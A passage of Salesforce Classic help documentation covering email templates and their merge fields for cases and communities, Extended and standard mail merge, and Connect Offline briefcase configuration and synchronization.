4. Choose a folder in which to store the template.
5. To make the template available for use, select the Available For Use checkbox.
6. Enter a name in Email Template Name.
7. Enter a Description for the template. Both template name and the description are for your internal use only.
8. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change HTML email templates:
- "Edit HTML Templates"

To create or change Visualforce email templates:
- "Customize Application"

To create or change public email template folders:
- "Manage Public Templates"

Adding Images to Email Templates

You can include images or logos on your HTML and Visualforce email templates. For HTML with letterhead templates, logos or images come from the letterhead you choose when creating the template.

When creating custom HTML or Visualforce templates, simply include `img` tags that reference the image. We recommend uploading the images to the Documents tab and referencing the copy of the image on the Salesforce server. For example, for HTML:

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions, except **Personal**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change HTML email templates:
- "Edit HTML Templates"

To create or change Visualforce email templates:
- "Customize Application"

To create or change public email template folders:
- "Manage Public Templates"

```
<img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

Visualforce example:

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

Email Template Fields

An email template has the following fields, listed in alphabetical order.

Field	Description
`API Version`	(Visualforce email templates only) Displays the version number of the Force.com API the template was created under.
`Author`	The person who created the template.
`Available for Use`	Indicates if users can use the template when sending emails. Not exposed in Salesforce Lightning.
`Created By`	The name of the user who created the template.
`Description`	Description of the template. This text is used as the title of any activities logged when sending mass email. The Activity History item displays as "Mass Email: {Template Description}".
`Template Unique Name`	This unique name refers to the component when you use the Force.com API. In managed packages, this unique name prevents naming conflicts in package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, you can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
`Email Layout`	(HTML email templates only) Name of the column layout sample that decides the text columns. Not exposed in Salesforce Lightning.
`Encoding`	Indicates the character set for the email template. Not exposed in Salesforce Lightning.
`Folder`	The place where the template is stored. Not exposed in Salesforce Lightning.
`Last Used Date`	The most recent date that any user sent an email using the template.
`Letterhead`	(HTML email templates only) Name of the letterhead that decides the logo, colors, and text settings. Not exposed in Salesforce Lightning. See Letterhead Fields on page 1630 for more details.
`Modified By`	The name of the user who last modified the template.
`Namespace Prefix`	The namespace prefix used by the email template within the API.
`Subject`	Subject of the email. This text appears in the Subject field of every email sent with this template. It is also used as the title of an activity logged when sending a single email. The Activity History item displays as "Email: {Template Subject}". The subject is not stored in Activity History items that you log when sending mass email.
`Email Template Name`	Name to identify the template.

Field	Description
Text Body	Body of the email. This text appears in the body of every email sent with this template. The maximum size is 384 KB. Not exposed in Salesforce Lightning.
Times Used	The total number of times that users have sent emails using the selected template. This includes single and mass emails.

Merge Fields for Cases

The list of available merge fields depends on the type of data that you're working with. Most of the merge fields for cases correspond directly with a case field. This table explains the more advanced merge fields that represent values derived from processing a case record.

EDITIONS

Available in: Salesforce Classic

The available merge fields vary according to which Salesforce edition you have.

Field	Merge Field	Description
Articles as PDFs	Case.Articles_as_PDFs	Articles associated with the case converted to PDF attachments. In the Emails related list on the case detail page, users can click **Send an Email** and choose a template containing this merge field. The attachments can be previewed or deleted before the email is sent.
Email Thread	Case.Email_Thread	A thread of all emails where the case contact is a sender or recipient (To, CC, or BCC). The emails are listed in reverse chronological order so the most recent emails appear at the top of the thread. The thread inserts the text version of the emails. You can't use this merge field in Visualforce pages. The limits for the email thread are: • Maximum number of emails: 200 • Email body truncation size: 32 KB
Last Case Comment	Case.Last_Case_Comment	The description of the most recent comment to be created on a case.
Solution Attachments	Case.Solution_Attachments	Attachments for the case solution..
Solution Description	Case.Solution_Description	The details of the solution associated with the case. If more than one solution is associated with the case, the description of each solution appears in a list..
Solution Subject	Case.Solution_Subject	The title of the solution associated with the case. If more than one solution is associated with the case, the title of each solution appears in a list.

Field	Merge Field	Description
Solution Subject and Description	Case.Solution_Subject_and_Description	The title and details of the solution associated with the case. If more than one solution is associated with the case, the title and description of each solution appears in a list.
Suggested Solutions	Case.Suggested_Solutions	Links to the subject and description of each suggested solution that may help customers solve their issues. Note: Sending mass emails using templates with the suggested solutions merge field can take several minutes and isn't recommended.
Case Thread Id	Case.Thread_Id	A unique identifier for the case email thread in Email-to-Case. The thread ID is the unique ID of each case email, such as [ref:_DV0Txx._500V0U9YB:ref]. By default, the thread ID is added to both the subject and body of case emails. The default location for the thread ID is at the end of the body. Use this merge field to position it elsewhere in the body.

Notes on Merge Fields for Cases

Merge fields for entitlements on cases

Merge fields for entitlements on cases aren't supported. For example, if you add the Entitlement Name {!Case.Entitlement} merge field to an email template, the field is not populated on the template.

Merge fields for Email-to-Case or On-Demand Email-to-Case

If you have enabled Email-to-Case or On-Demand Email-to-Case, you can create email templates that support agents can use to respond to case emails. These templates can include merge fields that display information from the original email in the response. See Manage Email Templates on page 1631.

Merge fields for Web-to-Case

To reference the name, email, phone, or company of the customer who submitted an online case with Web-to-Case, use the relevant {!Case_OnlineCustomer...} field. To reference the contact or account associated with a case, use the relevant contact or account merge fields.

Merge Fields for Communities

You can add merge fields to Communities email templates.

When you enable Salesforce Communities in your organization, three text-based email templates are created:

- Communities: Changed Password Email
- Communities: Forgot Password Email
- Communities: New Member Welcome Email

These templates use unique merge fields. These merge fields are not available to select and copy when editing a template, but you can enter them manually. These merge fields will only work properly if used in a text or HTML template selected for a community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field Name	Description
`{!Community_Name}`	The name of the community, as entered during community creation.
`{!Community_Url}`	The URL to the login page of a community. For instance, https://acme.force.com/partners/login. If this merge field is part of the welcome email being sent to a new external user, the URL is appended with a link to a reset password page. This field is populated only if: • The template containing this field is selected as the Welcome New Member template for a community, and Send welcome email is selected, OR • The template containing this field is selected as either the Forgot Password or Change Password template and the user receiving the email is an external user who is a member of the community.
`{!Receiving_User.Username}`	The user name of the user who will receive the welcome email.

You can create custom email templates for communities using Visualforce, which allows you to use custom company branding in your email templates. For Visualforce email template, use the `$Network` global merge field type and its properties, as described in this table.

Field Name	Description
`$Network.Name`	The name of the community, as entered during community creation.
`$Network.NetworkUrlForUserEmails`	The URL to the login page of a community. For instance, https://acme.force.com/partners/login. If this merge field is part of the welcome email being sent to a new external user, the URL is appended with a link to a reset password page. This field is populated only if it is used in a Visualforce email template for one of three email types supported for Communities.

If your community is using cases, approvals, or workflows, emails created from an email template that use the `{!<any_object>.Link}` or `{!Case.Link}` merge fields include a link to the record in the community. If the user receiving the email is a member of multiple active communities, the link goes to the oldest active community. If the user is already logged in to a community and clicks the link in the email, the link goes to that community. If the user is not a member of any community, the link goes to the internal organization. If the user is a member of a portal and a community, the link goes to the community.

Field Name	Description
`{!Case.Link}`	Used in: • Case comment notifications to contacts and owners • Case creation and update notifications to contacts
`{!<any_object>.Link}`	Used in: • Approval requests sent to approvers and delegated approvers • Workflow email alerts

To find out if your email templates use these merge fields, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**, then click **Edit** next to any email template.

SEE ALSO:

Customize Email Sent from Communities
Manage Email Templates
Customize Email Sent from Communities
Manage Email Templates

Generate Mass Mail Merge Documents with Extended Mail Merge

Note: You can generate mail merge documents using the Extended Mail Merge feature. Extended Mail Merge is available by request only. Contact Salesforce Customer Support if you are interested in this feature.

In addition, your administrator must activate the feature before you can use Extended Mail Merge.

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

USER PERMISSIONS

To generate mass mail merge documents:
• "Manage Public Documents"

With Extended Mail Merge, you can easily generate mail merge Microsoft® Word documents—such as form letters with matching envelopes and address labels—for multiple records at the same time.

1. Click the accounts, contacts, or leads tab. Other kinds of records are not currently supported.
2. In the Tools area, click **Mass Mail Merge** to start the mass mail merge wizard.
3. Choose an appropriate list view from the `View` drop-down list.
4. Select the records to include in the mail merge. To select all records currently displayed on the page, select the checkbox in the column header.
5. Click **Next**.
6. Select the types of Word documents you'd like to generate. The supported document types are documents, envelopes, and labels.
7. Select the `Log an activity...` checkbox to log the generation of these mail merge documents by adding a completed task on each record.
8. Click **Next**.
9. Select the appropriate mail merge templates.

   For documents, choose whether to create one Word document that includes all output or a separate Word document for each record.

10. Optionally, click **Preview Template** to review the Word document with merge fields but without your data. Note that although you can edit the Word document that opens, those changes won't be applied to your current mail merge request. To make a newly revised template available for mail merge, it must be uploaded first.
11. Click **Finish**.

    Note: If your request exceeds the maximum size limit for Extended Mail Merge, you're prompted to select either fewer records or smaller templates.

Salesforce sends you an email when your generated documents are ready. When mail merge documents are:

- Under 3 MB, Salesforce sends them to your email as either Word document (`.doc`) or Zip file (`.zip`). attachments. If the attachment size exceeds your organization's maximum email attachment size, or your administrator has set all mail merge documents to be saved to the Documents tab, Salesforce automatically saves your generated documents to the Documents tab. You'll receive an email with a link to the document's location.
- Over 3 MB, Salesforce saves them to your personal documents folder on the Documents tab.

Mail Merge Considerations

Extended Mail Merge supports the following additional environments: the Mozilla Firefox Web browser and the Apple Mac OS. Furthermore, it doesn't require the installation of an ActiveX control.

Extended Mail Merge supports Microsoft Word 2007.

- Extended Mail Merge does not support templates saved in `.docx` or `.dotx` file formats.
- Mail merge documents give you access only to the fields that are accessible to you via your page layout and field-level security settings.
- Extended mail merge doesn't support formatting from rich text area fields.
- Using mail merge from a record detail page automatically triggers standard workflow and validation rules for that record. Using Extended Mail Merge, however, doesn't trigger those rules.
- With Extended Mail Merge, a mail merge operation can't exceed the following limits:
  - 1,000 records
  - The selected mail merge template(s) total size can't be larger than 1 MB.
  - For mass mail merges, the number of selected records multiplied by the combined sizes of the selected mail merge templates can't be larger than 50 MB.
- When you preview a mail merge document, you see only the template. The preview doesn't populate merge fields with your data because there's no record detail available to the preview template.

SEE ALSO:

Mail Merge

Send a Single Mail Merge Document

Send a Single Mail Merge Document

Create mail merge documents using fields supported objects.

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

Important: Salesforce is ending support for Standard Mail Merge and Connect for Office on March 4, 2017. This change means that Salesforce no longer provides support or maintenance when there is an issue. To let sales reps continue running mail merges with Salesforce data, migrate your sales reps to Extended Mail Merge.

1. Click **Mail Merge** in the Activity History related list on the appropriate record. Accounts, contacts, leads, cases, opportunities, and custom objects are supported.

   Note: With standard mail merge, the first time you create a mail merge document you must install an ActiveX control that helps Salesforce communicate with Word. For more information, see Installing the Mail Merge ActiveX Control on page 1623.

2. Use the lookup to specify the record from which information will be merged.
3. Select a mail merge template.
4. Click **Generate**.

   If the custom object has a master-detail relationship with opportunities, the primary contact for the opportunity is selected by default.

5. Salesforce then generates your document:
   - If your organization uses standard mail merge, Word opens with your generated document. When the document displays, choose **Save As** from the **File** menu to save the document to your hard drive.
   - If your organization uses Extended Mail Merge and your request exceeds the maximum size limit, you are prompted to select a smaller mail merge template. With Extended Mail Merge, Word does not open when you click **Generate**. Instead, Salesforce sends you an email that either includes your generated Word document as an attachment or provides a link to it on the Documents tab.
6. If you chose to log an activity for the mail merge, enter the task information, and optionally create a follow-up task.

   The `Subject` of the mail merge task is set to the mail merge template name by default, and the task is displayed as a completed activity in the Activity History related list. The merged document is not stored with the task.

   You can log an activity for mail merge if you have access to view or edit the record you are merging and are able to create tasks (that is, you have the "Edit Task" permission).

7. Print and mail your document or send it as an email attachment.

Mail Merge Considerations

Extended Mail Merge supports the following additional environments: the Mozilla Firefox Web browser and the Apple Mac OS. Furthermore, it doesn't require the installation of an ActiveX control.

Extended Mail Merge supports Microsoft Word 2007.

- Extended Mail Merge does not support templates saved in `.docx` or `.dotx` file formats.
- Mail merge documents give you access only to the fields that are accessible to you via your page layout and field-level security settings.
- Extended mail merge doesn't support formatting from rich text area fields.
- Using mail merge from a record detail page automatically triggers standard workflow and validation rules for that record. Using Extended Mail Merge, however, doesn't trigger those rules.
- With Extended Mail Merge, a mail merge operation can't exceed the following limits:

  - 1,000 records
  - The selected mail merge template(s) total size can't be larger than 1 MB.
  - For mass mail merges, the number of selected records multiplied by the combined sizes of the selected mail merge templates can't be larger than 50 MB.
- When you preview a mail merge document, you see only the template. The preview doesn't populate merge fields with your data because there's no record detail available to the preview template.

SEE ALSO:

Mail Merge

Generate Mass Mail Merge Documents with Extended Mail Merge

Connect Offline

Force.com Connect Offline

With Force.com Connect Offline, work on your key deals anywhere, any time—totally unplugged.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connect Offline is a client application that lets you access a subset of Salesforce records using the same browser-based interface as the online system but without an Internet connection. Use Connect Offline to view, edit, create, and delete accounts, activities, contacts, opportunities, leads, and custom object records (including relationship groups). You can also add and update products and schedules on opportunities.

The subset of Salesforce records accessible in Connect Offline is referred to as a *briefcase*. Administrators can create *briefcase configurations*, which are sets of parameters that determine the records available in the briefcases of users with a specific profile. Organizations can have multiple briefcase configurations and associate each with a different set of profiles to simultaneously suit the needs of various types of offline users. For example, one configuration might include leads and opportunities in the briefcases of users with a Sales Representative profile, while another configuration includes accounts and related opportunities in the briefcases of users with an Account Executive profile. Users without an assigned briefcase configuration can configure the settings for their own Connect Offline briefcase and can manually select the accounts the briefcase includes.

When online, users can synchronize their Connect Offline briefcases with Salesforce. During synchronization, the changes to records in the briefcase are implemented in Salesforce, and vice-versa. This ensures that both Salesforce and Connect Offline have the most current records. If updates to a record in the briefcase conflict with updates to a record in Salesforce, Connect Offline displays the conflict resolution tool, which allows users to easily resolve the conflict.

To start using Connect Offline today, log into Salesforce and install the Connect Offline client application.

SEE ALSO:

Install Connect Offline

What is Your Default Connect Offline Briefcase Contents?

Log in to Connect Offline

Tabs Available in Connect Offline

Log in to Connect Offline

1. On your computer, click **Start** > **Programs** > **salesforce.com** > **Connect Offline**, or double-click the Connect Offline desktop icon.

   Important: The first time you log into Connect Offline, you must have an Internet connection.

2. Enter your Salesforce username and password.

   Note: If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.

3. Select the `Update tab names` checkbox if you want Connect Offline to reflect any changes to the names of fields, objects, and tabs in Salesforce since the last time you selected this option.

   Note: Salesforce automatically updates your tabs the first time you log in.

4. Select the `Synchronize my data` checkbox to synchronize your Connect Offline briefcase with Salesforce.
5. Click **Login**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

User Permissions Needed

To view records in Connect Offline:

- "Read" on the appropriate type of record such as accounts, contacts, or opportunities

To update records in Connect Offline:

- "Create," "Edit," or "Delete" on the appropriate type of record such as accounts, contacts, or opportunities

Briefcase Configuration

Manage Connect Offline Briefcase Configurations

Connect Offline *briefcase configurations* are sets of parameters that determine the records available in the briefcases of both individual users as well as users with a specific profile. You can create multiple briefcase configurations and associate each with different users and profiles to simultaneously suit the needs of various types of offline users. For example, one configuration might include leads and opportunities for sales representatives, while another configuration includes accounts and related opportunities for account executives.

Users without assigned briefcase configurations see the default briefcase contents and can manually configure settings for their own Connect Offline briefcase; however, Salesforce recommends using briefcase configurations instead of allowing users to manually configure their own offline briefcases because briefcase configurations provide:

- Centralized configuration
- Synchronization with any custom object, as opposed to personal briefcase settings that only support custom objects related to accounts, contacts, opportunities, or leads
- The ability to define data sets with greater flexibility and filtering capabilities

To manage briefcase configurations for your organization, from Setup, enter *Offline Briefcase Configurations* in the Quick Find box, then select **Offline Briefcase Configurations**.

- To create a briefcase configuration, click **New Offline Briefcase Configuration**.
- To define a data set for an offline briefcase configuration, click the name of the briefcase configuration, then click **Edit** in the Data Sets related list.
- To make changes to a briefcase configuration, click **Edit**.
- To delete a briefcase configuration, click **Del**.
- To view details about a briefcase configuration, click its name.
- To clone a briefcase configuration, select the briefcase configuration you want to clone and click **Clone**.
- To activate a briefcase configuration, click **Edit** next to the configuration you want to activate, select Active, and click **Save**.
- To deactivate a briefcase configuration, click **Edit** next to the configuration you want to activate, deselect Active, and click **Save**.

> **Important:** If you deactivate an active briefcase configuration, users assigned to that configuration cannot synchronize their briefcases.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Connect Offline briefcase configurations:
- "View Setup and Configuration"

To create, change, or delete Connect Offline briefcase configurations:
- "Manage Mobile Configurations"

SEE ALSO:

What is Your Default Connect Offline Briefcase Contents?

Create an Offline Briefcase Configuration

1. From Setup, enter *Offline Briefcase Configurations* in the Quick Find box, then select **Offline Briefcase Configurations** to access the briefcase configurations list page.
2. Click **New Offline Briefcase Configuration**.
3. Enter a name for the briefcase configuration.
4. Select the Active checkbox if you want to activate the briefcase configuration immediately after you create it. The configuration does not work until you select this checkbox.
5. Enter a description for the briefcase configuration.
6. Select users and profiles from the Available Members box and click the **Add** arrow to assign them to the briefcase configuration. If you do not immediately see the user or profile you want to add, enter the profile name in the search box and click **Find**. You can assign each user or profile to only one briefcase configuration.

   If there are users and profiles in the Assigned Members box you do not want to assign to the briefcase configuration, select them and click the **Remove** arrow.

   Warning: If you remove a user or profile from an active briefcase configuration, those users can no longer synchronize their briefcases to that configuration. The next time the users synchronize, Connect Offline synchronizes their briefcases with the default briefcase content.

   When you assign profiles to a briefcase configuration, the configuration applies to all Connect Offline users with that profile and overrides users' personal briefcase configurations.
7. Click **Save**.
8. Also, you must create the data sets for this offline briefcase configuration to determine the data that members of the configuration receive in their briefcase.

Note that your offline briefcase configuration is not active until you select the Active checkbox. Also, you must create the data sets for this briefcase configuration to determine the records that users with this configuration can access in Connect Offline.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, change, or delete briefcase configurations:

- "Manage Mobile Configurations"

SEE ALSO:

Manage Connect Offline Briefcase Configurations

What is Your Default Connect Offline Briefcase Contents?

Define Connect Offline Data Sets

After you create a briefcase configuration, define its data sets to specify the records that users can access in Connect Offline if that briefcase configuration is assigned to their profile.

Data sets are the parameters in briefcase configurations that determine which records appear in the briefcases of users assigned to the briefcase configuration. Each data set pertains to records of a single object and is classified by the name of that object. For example, the Accounts data set only includes account records. Filters and limits within each data set let you further restrict the records the data set includes.

Data sets can have child data sets for records associated with a top-level (parent) data set. For example, if the first level of your hierarchy has an Accounts data set, you can add a Contacts child data set for all contact records related to the account records.

A single briefcase configuration can have multiple data sets for the same object and at different levels. For example, you can have an Events parent data set and an Events child data set under Leads.

To define the data sets for a briefcase configuration:

1. From Setup, enter *Offline Briefcase Configurations* in the Quick Find box, then select **Offline Briefcase Configurations**.
2. Click the name of the briefcase configuration that you want to modify.
3. In the Data Sets related list, click **Edit**.
4. From the Data Sets page, you can:
   - Add a data set.
   - Remove a data set by selecting the data set you want to remove and clicking **Remove**.
   - Edit a data set by selecting the data set you want to edit in the hierarchy. The right pane displays the filters for that data set.

   As you define and modify the data sets, Salesforce automatically saves your changes.
5. In the Test Data Size section, select a user and click **Estimate Data Size** to estimate the amount of data the data sets will synchronize to a user's briefcase. Larger data sets take longer to synchronize and consume more disk space on users' computers.

   Note: The Select a user field defaults to the name of the user currently logged in; however, it is important to test the data size for users who will actually be assigned to the briefcase configuration for which you are defining the data sets.

   When the test completes, the Test Data Size section provides data set size summary information, and the data set hierarchy at the top of the page displays the number of records generated by each data set and the size of each data set. Use these statistics to identify data sets that might require additional filtering criteria to reduce the size.

   The test statistics in the Test Data Size section do not automatically refresh if you edit the data sets. Click **Refresh Data Size** to update the test results.
6. Click **Done** when you are finished.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Connect Offline data sets:
- "View Setup and Configuration"

To create, change, or delete Connect Offline data sets:
- "Manage Mobile Configurations"

Adding Data Sets

To add a data set:

1. In the hierarchy, select **Data Sets** to create a parent data set, or select an existing data set to create a child data set.
2. Click **Add...**.

3. In the popup window, select the object for the records you want the data set to include. Salesforce lets you create parent data sets for all custom objects and the following standard objects:
   - Accounts
   - Contacts
   - Events
   - Leads
   - Opportunities
   - Products
   - Tasks
   - Users

   For child data sets, the popup window only lists objects that relate to the selected parent data set.

   Note: Salesforce automatically transfers parent records of objects if that type of parent record is anywhere in the data set, even if the parent object is not connected to the child object in the hierarchy.

4. Click **OK**. The data set you created appears in the hierarchy.
5. Optionally, use filters to restrict the records that a parent or child data set includes:
   a. Use the Filter by Record Ownership options to configure Salesforce to automatically synchronize records based on the owner of the record. The possible options are:
      - `All Records`: Salesforce automatically synchronizes all records the user can access.
      - `User's Records`: Salesforce automatically synchronizes all records the user owns.
      - `User's Team's Records`: Salesforce automatically synchronizes all records owned by the user and the user's subordinates in the role hierarchy.
      - `User's Account Team's Records`: Salesforce automatically synchronizes accounts for which the user is an account team member, but does not include accounts owned by the user.
      - `User's Opportunity Team's Records`: Salesforce automatically synchronizes opportunities for which the user is an opportunity team member, but does not include opportunities owned by the user.
      - `None (Search Only)`: Salesforce does not automatically synchronize any records for this data set.

      Salesforce only displays options that relate to the selected data set. For example, selecting an account data set displays the `User's Account Team's Records` option, while selecting an opportunity data set displays the `User's Opportunity Team's Records` option.

      If your offline needs for an object require a combination of the available record ownership filters, you can add the same object data set up to four times on the same hierarchy level. For example, a sales manager might want to synchronize his opportunities, opportunities owned by his subordinates, and opportunities for which he is an opportunity team member. In this case, you would add an opportunity data set and select `User's Team's Records`, then add a second opportunity data set at the same level in the hierarchy and select `User's Opportunity Team's Records`. Note that objects with only one ownership filter option cannot be added multiple times at the same level of the hierarchy.

   b. Set the filter criteria to automatically synchronize only records that meet specific criteria in addition to the Filter by Record Ownership option you selected. For example, you can set the filter to only include opportunity records with amounts greater than $50,000, or contact records with the title "Buyer." Several $User global variables are available in offline configuration filters.

      Click **Add Filter Logic** to change the default AND relationship between each filter.

c. To prevent a single data set from consuming a large amount of memory, select the second radio button under Set Max Record Limit and enter the maximum number of records this data set can transfer to a briefcase. Use the Order By and Sort drop-down lists to specify which records are synchronized if the number of records available is higher than the limit you set.

   If the limit is reached, Salesforce synchronizes records in accordance with the Order By and Sort settings. For example, if the settings are Last Modified Date and Descending, Salesforce transfers the most recently modified records and removes the same number of records that were least recently modified.

   If you selected the `None (Search Only)` Filter by Record Ownership option, the limit you set does not apply because no records are automatically synchronized.

   Tip: Do not use Set Max Record Limit in place of filters. Only use Set Max Record Limit as a safety mechanism, and use filters as the primary means of limiting the number of records in the briefcase. This ensures that your Connect Offline users receive the correct records.

6. Click **Done** when you are finished.

Notes on Data Sets

- Connect Offline users can view opportunity contact roles in their briefcases. To add contact roles to a briefcase, include the contact data set as a child of the opportunity data set in your briefcase configuration.
- Recurring events are not available in Connect Offline.
- Each data set can synchronize a maximum of 5,000 records.
- If you add a custom object containing a custom tab icon to a data set, the look and feel of the custom tab defaults to the Star tab style in Connect Offline.
- Connect Offline does not support the Force.com app menu. If your briefcase configuration synchronizes custom objects, all the tabs for those custom objects are visible when you log into Connect Offline, even if they belong to different apps.

SEE ALSO:

Manage Connect Offline Briefcase Configurations

Sample Offline Data Sets

Add Accounts to Your Connect Offline Briefcase Manually

If an administrator doesn't assign a briefcase configuration to your profile, click the **Include Offline** button on any account detail page to manually add the account to your Connect Offline briefcase.

The next time you synchronize your briefcase, Salesforce transfers the account to Connect Offline, as well as:

- All contacts associated with the account, if you have at least read access to the contacts
- All opportunities associated with the account, if you have at least read access to the opportunities. This includes opportunities that have been shared with you, that are owned by users below you in the role hierarchy, or where you are on the opportunity team. Products and schedules for downloaded opportunities are also included.
- All the custom objects that have a master-detail relationship with the account
- Tasks and events related to the included account, according to these guidelines:
  - Events dated this month, the past two months, or up to 24 months in the future
  - All open tasks up to 24 months in the future

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manually add accounts to Connect Offline:
- "View" on accounts

- Closed tasks with a due date this month, the past two months, or 24 months in the future
- Tasks with a blank due date that were created or modified this month or within the past two months

You can manually add up to 100 accounts in your briefcase.

Note: The **Include Offline** button automatically appears on the account detail page for all Connect Offline users assigned to profiles without any briefcase configurations. You do not need to add the **Include Offline** button to account page layouts.

Removing Manually-Added Accounts from Connect Offline

You can remove manually added accounts from your briefcase as follows:

1. From your personal settings, enter `Connect Offline` in the `Quick Find` box, then select **Force.com Connect Offline**.
2. Click **Briefcase Setup**.
3. Select the checkbox next to the account to remove.
4. Click **Remove from Briefcase**.

The next time you synchronize your briefcase, Salesforce removes the account from your briefcase, as well as its related contacts, opportunities, and activities, and custom object records that have a master-detail relationship with the account.

What is Your Default Connect Offline Briefcase Contents?

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your user profile does not have an associated briefcase configuration, your default briefcase automatically includes the following:

- All of your contacts (including your private contacts) and read access to related accounts or opportunities
- All contacts associated with the accounts in your briefcase, if you have at least read access to the contacts
- All opportunities associated with the accounts in your briefcase that are either open or have a close date in the current month, the past two months, or up to 24 months in the future if you have at least read access to the opportunities. This includes opportunities that have been shared with you, that are owned by users below you in the role hierarchy, or where you are on the opportunity team. Products and schedules for downloaded opportunities are also included.
- All of your leads up to a maximum of 5000
- All custom object records that have a master-detail relationship with any account, contact, or opportunity that is included in your briefcase
- Your tasks and events, as well as tasks and events related to the accounts in your briefcase, according to these guidelines:
  - Events dated the past two months or up to 24 months in the future
  - All of your open tasks up to 24 months in the future
  - Closed tasks with a due date the past two months or up to 24 months in the future
  - Tasks with a blank due date that were created or modified this month or within the past two months

  Note: For tasks and events that are related to custom objects not available offline, the `Related To` field on the activity indicates that the record is not available in Connect Offline.

If your user profile does not have an associated briefcase configuration, your default briefcase also includes all accounts associated with opportunities you own; however, you can change the account selection in your briefcase to include one of the following options instead:

- Accounts that you manually include

- Accounts related to the activities in your briefcase
- All your accounts

To edit your account selections, edit **Briefcase Setup**.

SEE ALSO:

Install Connect Offline

Tabs Available in Connect Offline

Troubleshoot Connect Offline

Change Your Connect Offline Briefcase Account Selection

If an administrator does not assign a briefcase configuration to your profile, your briefcase contains the default briefcase contents, which includes accounts that are associated with opportunities you own, accounts that you manually include, and accounts related to your contacts. To change the selection of accounts in your Connect Offline briefcase:

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. From your personal settings, enter `Connect Offline` in the `Quick Find` box, then select **Connect Offline**.
2. Click **Briefcase Setup**.
3. Click **Edit** next to Briefcase Settings.
4. Choose one of the following options to specify the accounts you want to include in your briefcase:
   - Manually selected — Up to 100 accounts that you manually include by clicking the **Include Offline** button on the account detail page, and accounts related to your contacts.
   - Opportunity-based briefcase — Up to 5000 accounts that are associated with opportunities you own (in addition to accounts that you manually include and accounts related to your contacts). The following restrictions apply:
     - You must have at least read access to the account.
     - The opportunity must be open or have a close date in the past two months or up to 24 months in the future.

     Opportunity-based briefcase is the default briefcase configuration.
   - Activity-based briefcase — Up to 5000 accounts related to the activities in your briefcase (in addition to accounts that you manually include and accounts related to your contacts).
   - All my accounts — Up to 5000 accounts you own or where you are on the account team (in addition to accounts that you manually include and accounts related to your contacts).
5. Click **Save**.

Important: If an administrator assigns a briefcase configuration to your profile after you change the selection of accounts in your briefcase, the assigned briefcase configuration overrides your briefcase account selection the next time you synchronize Connect Offline.

SEE ALSO:

Log in to Connect Offline

Synchronize Your Briefcase

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When using Connect Offline with an Internet connection, you can synchronize your briefcase with Salesforce. During synchronization, Connect Offline updates Salesforce to reflect any changes you made to your briefcase records while offline. Connect Offline also updates your briefcase records to reflect any changes in Salesforce since your last synchronization. This ensures that both Salesforce and Connect Offline have the most current records.

Your briefcase automatically synchronizes the first time you log into Connect Offline. When you are using Connect Offline with an Internet connection, you can synchronize your briefcase anytime by clicking **Synchronize Briefcase** in the upper right corner of the browser window.

Data conflicts can occur during synchronization if a user modified an online record that you also modified offline. If updates to a record in your briefcase conflict with updates to a record in Salesforce, Connect Offline displays the Conflict Resolution tool, which allows you to easily resolve the conflicts. If you do not want to resolve the conflicts at that time, click **Cancel** to exit the Conflict Resolution tool. You can return to the Conflict Resolution tool later by clicking the link in the Errors section of the Connect Offline Home tab.

Emptying Your Briefcase

The **Empty Briefcase** link in the upper right corner of the browser window resets Connect Offline to its initial state.

Warning: If you click the **Empty Briefcase** link, Connect Offline deletes all of your briefcase files and settings. Only empty your briefcase if you change the time zone on your computer or if your administrator requests you to do so.

Resolve Connect Offline Conflicts

When you synchronize, data conflicts occur if a user modified the same record in Salesforce that you modified in Connect Offline. For example, a conflict occurs if you change a contact's phone number in Connect Offline and another user changes that contact's address in Salesforce before you synchronize.

When a conflict occurs, Connect Offline displays a conflict resolution tool that enables you to resolve the conflict by identifying the most recent and correct values. The left side of the window displays a list of the records that have data conflicts, while the right side of the dialog box displays the fields that have conflicting data for the record you select in the left side.

To use the conflict resolution tool:

